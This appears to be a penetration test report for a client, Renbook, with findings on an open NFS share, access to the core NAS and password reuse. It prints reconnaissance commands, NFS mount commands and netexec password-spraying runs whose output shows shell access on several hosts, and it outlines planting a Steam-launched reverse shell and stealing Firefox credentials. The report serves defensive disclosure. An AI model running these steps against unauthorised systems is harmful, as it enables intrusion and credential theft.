Renbook

Penetration Test Report

Performed by **Project Lockdown**

12/13/2024

This report contains confidential and sensitive information. It is intended solely for the informational use of Renbook

This engagement was performed in accordance with the signed agreements put forth by *Renbook*, and the procedures were limited to those described in the scope and rules. The findings and recommendations resulting from the assessment are provided in this report. Given the time-limited scope of this assessment, the findings in this report should not be taken as a comprehensive listing of all security vulnerabilities.

Executive Summary

At the request of Renbook, a comprehensive penetration test was conducted on the assets defined in the pre-assessment documentation. The engagement, codenamed **Project Lockdown**, involved reconnaissance, vulnerability analysis, and exploitation to assess the security posture of the organization. The objective was to identify weaknesses and attempt to gain unauthorized access to critical systems and resources within the defined scope.

This report provides a detailed account of the vulnerabilities identified, their potential impact, and actionable recommendations to enhance the organization's security defenses.

Measuring Severity

Explanation	Severity	CVSS Score
These vulnerabilities, when exploited, result in severe consequences such as data breaches or full system compromise. Immediate action is required.	Critical	9.0-10.0
These pose a serious threat, allowing attackers to gain access to sensitive data or disrupt operations. Remediation should be prioritized.	High	7.0-8.9
These vulnerabilities may be harder to exploit but can still present a risk over time. Remediation should be done within reasonable time.	Medium	4.0-6.9
These represent minimal risk and are typically difficult to exploit. Remediation is a lower priority, but should still be addressed.	Low	0.1-3.9
These do not represent a vulnerability but offer insights that can help enhance overall security.	Informational	0.0

Technical Summary

The primary route to compromise is as follows:

- Internal reconnaissance
- Identify NFS share on 10.0.1.133
- Mount NFS share to attacker host
- Navigate to Steam directory in games share
- Generate and plant malware inside of Steam directory
- Victim starts a game, executes malware, gives attacker reverse shell
- Shell stabilization, post-exploitation reconnaissance, identify Firefox credentials
- Transfer and decrypt Firefox credentials
- Network-wide compromise

Findings Overview

Finding	Severity	CVSS Score
Access to NFS Share	Critical	9.8
Access to Core NAS	High	8.8
Password Reuse	High	8.8
Passwords in Browser	High	8.2
Default Credentials	High	7.3
Steam Reverse Shell	High	7.1
LLMNR Enabled	Medium	6.5
Telnet Enabled	Medium	6.5
Missing Authentication	Medium	6.5
SMB Signing Disabled	Medium	6.5
Guest SMB Access	Medium	5.3
Plaintext Storage of Credentials	Medium	5.3
Info - Passback Attacks	Medium	4.3

Access to NFS Share	**9.8**

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	High
Required Privileges:	None	**Integrity:**	High
User Interaction:	None	**Availability:**	High


Description

Access to an NFS (Network File System) is a network protocol that handles authentication through IP addresses and user IDs. These shares may pose security risks if not properly secured, as unauthorized access can lead to data exposure, manipulation, or even deletion. Furthermore improper permission configurations can allow attackers to escalate privileges, modify files, or introduce malicious content. Moreover, weak authentication mechanisms can enable unauthorized clients to mount the share.

Observations


During the penetration test, Project Lockdown was able to access an NFS share without credentials, which enabled the modification and downloading of certain files, as well as the installation of a malicious payload.

Proof of Vulnerability




```
┌──(hun㉿kali)-[~/final]
└─$ nmap -p- 10.0.1.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 11:48 CST
Nmap scan report for 10.0.1.133
Host is up (0.00057s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5357/tcp  open  wsdapi
20720/tcp open  unknown
30013/tcp open  unknown
30027/tcp open  unknown
30069/tcp open  unknown
31028/tcp open  unknown
33953/tcp open  unknown
37941/tcp open  unknown
50643/tcp open  unknown
MAC Address: BC:24:11:5E:60:9F (Unknown)
```

Discovered NFS share on 10.0.1.133




```
┌──(hun㉿kali)-[~/final]
└─$ showmount -e 10.0.1.133
Export list for 10.0.1.133:
/mnt/pool/services 10.0.1.0/24
/mnt/pool/games    10.0.1.0/24
```

Querying what shares are available and to whom



```
┌──(hun㉿kali)-[~/final]
└─$ sudo mount -t nfs 10.0.1.133:/mnt/pool/games /mnt/games ; sudo mount -t 10.0.1.133:/mnt/pool/services /mnt/services
```

Mounting the games and services shares



```
┌──(hun㉿kali)-[/mnt/games/steam/steamapps/common]
└─$ ls -lah
total 54K
drwxrwxr-x 10 hun hun 11 Nov 15 13:04  .
drwxrwxr-x  7 hun hun 12 Nov 15 13:18  ..
drwxrwxr-x  2 hun hun  3 Nov 15 11:17 'Call of Duty Black Ops II'
drwxrwxr-x  3 hun hun  5 Nov 15 13:05  CastleCrashers
drwxrwxr-x  7 hun hun 35 Nov 15 11:20  Half-Life
drwxrwxr-x  5 hun hun  6 Nov 15 11:18  Helltaker
drwxrwxr-x  2 hun hun  2 Nov 15 13:04 'Proton - Experimental'
lrwxrwxrwx  1 hun hun 51 Nov 15 10:47  Steam.dll -> /home/hun/.local/share/Steam/legacycompat/Steam.dll
drwxrwxr-x  3 hun hun  9 Nov 15 11:20  SteamLinuxRuntime
drwxrwxr-x  2 hun hun  2 Nov 15 13:04  SteamLinuxRuntime_sniper
drwxrwxr-x  6 hun hun 26 Nov 15 12:12  SUPERHOT
```

Username found in the games share

Affected Assets

10.0.1.133

Remediation

Ensure that the IP address settings for sharing are restricted to only the host(s) that are authorized to access the share. Furthermore, ensure that the Linux default UID (1000) does not have access to read and write information in the share, as this is what enabled Project Lockdown to plant malware onto a host.

References

https://serverfault.com/questions/244539/how-to-make-nfs-secure

https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/7/html/storage_administration_guide/s1-nfs-security

Access to Core NAS	**8.8**

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	High
Required Privileges:	Low	**Integrity:**	High
User Interaction:	None	**Availability:**	High


Description

In the pre-assessment documents for this engagement, the client, Renbook, mentioned that the NAS is one of their most important machines that would result in the highest damages if compromised.

Observations

During the penetration test, Project Lockdown was able to gain access to the core NAS device, a crucial resource as detailed by the client. This access was gained through the password reuse vulnerability, as one device had the core NAS mounted on their system.

Proof of Vulnerability



Name	Date modified	Type	Size
Personal	9/19/2024 12:31 PM	File folder	
Projects	9/8/2024 12:58 PM	File folder	
University	9/9/2024 10:18 PM	File folder	
Work	5/19/2024 1:28 PM	File folder	

Access to core NAS on 10.0.1.4 through 10.0.1.13 device

Affected Assets

10.0.1.4 (NAS server)
10.0.1.13 (device with access to NAS)

Remediation

Refer to the "Password Reuse" vulnerability remediations to mitigate this threat.

Password Reuse	8.8

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	High
Required Privileges:	Low	**Integrity:**	High
User Interaction:	None	**Availability:**	High


Description

Password reuse increases the risk of credential stuffing attacks, where attackers use previously compromised credentials across multiple services. If one account is breached, all accounts sharing the same password become vulnerable. This can lead to unauthorized access, data theft, and account takeover, especially if sensitive or privileged accounts are affected.

Observations


During the penetration test, Project Lockdown was able to gain access to numerous systems through abusing password reuse.

Proof of Vulnerability



```
┌──(hun㉿kali)-[~]
└─$ nxc smb 10.0.1.0/24 -u 'hun' -p [redacted] | grep [+]
SMB                         10.0.1.12       445    AM4              [+] AM4\hun:[redacted]
SMB                         10.0.1.16       445    WIN              [+] win\hun:
SMB                         10.0.1.133      445    TRUENAS          [+] local\hun:[redacted]
```

SMB password reuse on three systems



Dashboard

System Information

Overview

Platform: Generic

Version: ElectricEel-24.10.0.2

Hostname: truenas

Uptime: 23 hours 26 minutes as of 12:31

CPU Usage

1%
Avg Usage

CPU Model

QEMU Virtual CPU version 2.5+

Memory

9.7 GiB
total available (ECC)

● Free: 4.0 GiB

● ZFS Cache: 2.1 GiB

● Services: 3.7 GiB

Storage

pool

Pool Status: ONLINE
Used Space: 1%
Disks with Errors: 0 of 1

Last Resilver:
Free Space: 1.73 TiB
Total Disks: 1

Data: 1 vdev
Caches: 0
Spares: 0

Backup Tasks

Backup to Cloud or another TrueNAS via links below

Actions
Cloud Sync to Storj or similar provider
ZFS Replication to another TrueNAS
Rsync to another server

ens18 Address

10.0.1.133

TrueNAS Help

The TrueNAS Documentation Site is a collaborative website with helpful guides and information about your new storage system.

The TrueNAS Community Forums are the best place to ask questions and interact with fellow TrueNAS users.

You can join the TrueNAS Newsletter for monthly updates and latest developments.


ens18

Incoming [ens18] Outgoing [ens18]

In: 1.73 kb/s

truenas
TrueNAS SCALE ® © 2024 -
iXsystems, Inc.

truenas_admin access 10.0.1.133 through web interface




Datacenter

Type ↑	Description	Disk usage...	Memory us...	CPU usage	Uptime	Host CPU ...	Host Mem...	Tags
node	pve	39.2 %	60.4 %	7.4% of 6 ...	7 days 20:47...			
qemu	100 (truenas)	0.0 %	57.5 %	4.5% of 2 ...	23:27:09	1.5% of 6C...	18.5 %	
qemu	101 (pop)	0.0 %	26.4 %	8.4% of 4 ...	23:27:08	5.6% of 6C...	8.5 %	
sdn	localnetwork (pve)				-			
storage	local (pve)	39.2 %			-			
storage	local-lvm (pve)	70.2 %			-			


Start Time ↓	End Time	Node	User name	Description	Status
Nov 22 13:08:36		pve	root@pam	VM/CT 101 - Console	
Nov 22 13:04:29		pve	root@pam	VM/CT 101 - Console	
Nov 20 12:24:46		pve	root@pam	Shell	
Nov 22 12:49:51	Nov 22 13:06:02	pve	root@pam	VM/CT 101 - Console	OK
Nov 22 12:49:51	Nov 22 13:06:02	pve	root@pam	VM/CT 101 - Console	OK

Root access on 10.0.1.100 through web interface




```
┌──(hun㉿kali)-[~]
└─$ nxc ssh 10.0.1.0/24 -u 'hun' -p [redacted]
SSH         10.0.1.3        22     10.0.1.3        [*] SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u2
SSH         10.0.1.14       22     10.0.1.14       [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5
SSH         10.0.1.5        22     10.0.1.5        [*] SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u3
SSH         10.0.1.13       22     10.0.1.13       [*] SSH-2.0-OpenSSH_9.9p1 Debian-3
SSH         10.0.1.6        22     10.0.1.6        [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
SSH         10.0.1.11       22     10.0.1.11       [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
SSH         10.0.1.4        22     10.0.1.4        [*] SSH-2.0-OpenSSH_9.2p1 Debian-2
SSH         10.0.1.128      22     10.0.1.128      [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5
SSH         10.0.1.16       22     10.0.1.16       [*] SSH-2.0-OpenSSH_for_Windows_9.5
SSH         10.0.1.10       22     10.0.1.10       [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1
SSH         10.0.1.7        22     10.0.1.7        [*] SSH-2.0-dropbear
SSH         10.0.1.2        22     10.0.1.2        [*] SSH-2.0-Mocana SSH 5.3.1
SSH         10.0.1.3        22     10.0.1.3        [-] hun [redacted]
SSH         10.0.1.14       22     10.0.1.14       [*] Current user: 'hun' was in 'sudo' group, please try '--sudo-check' to check if user can run sudo shell
SSH         10.0.1.14       22     10.0.1.14       [+] hun [redacted] Linux - Shell access!
SSH         10.0.1.5        22     10.0.1.5        [-] hun
SSH         10.0.1.13       22     10.0.1.13       [*] Current user: 'hun' was in 'sudo' group, please try '--sudo-check' to check if user can run sudo shell
SSH         10.0.1.13       22     10.0.1.13       [+] hun:[redacted] Linux - Shell access!
SSH         10.0.1.6        22     10.0.1.6        [-] hun:
SSH         10.0.1.11       22     10.0.1.11       [*] Current user: 'hun' was in 'sudo' group, please try '--sudo-check' to check if user can run sudo shell
SSH         10.0.1.11       22     10.0.1.11       [+] hun [redacted] Linux - Shell access!
SSH         10.0.1.4        22     10.0.1.4        [-] hun
SSH         10.0.1.128      22     10.0.1.128      [*] Current user: 'hun' was in 'sudo' group, please try '--sudo-check' to check if user can run sudo shell
SSH         10.0.1.128      22     10.0.1.128      [+] hun:[redacted] Linux - Shell access!
SSH         10.0.1.16       22     10.0.1.16       [+] hun:          (Pwn3d!) Windows - Shell access!
SSH         10.0.1.10       22     10.0.1.10       [-] hun:
SSH         10.0.1.7        22     10.0.1.7        [-] hun:
SSH         10.0.1.2        22     10.0.1.2        [-] hun:
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

SSH password reuse on 5 systems



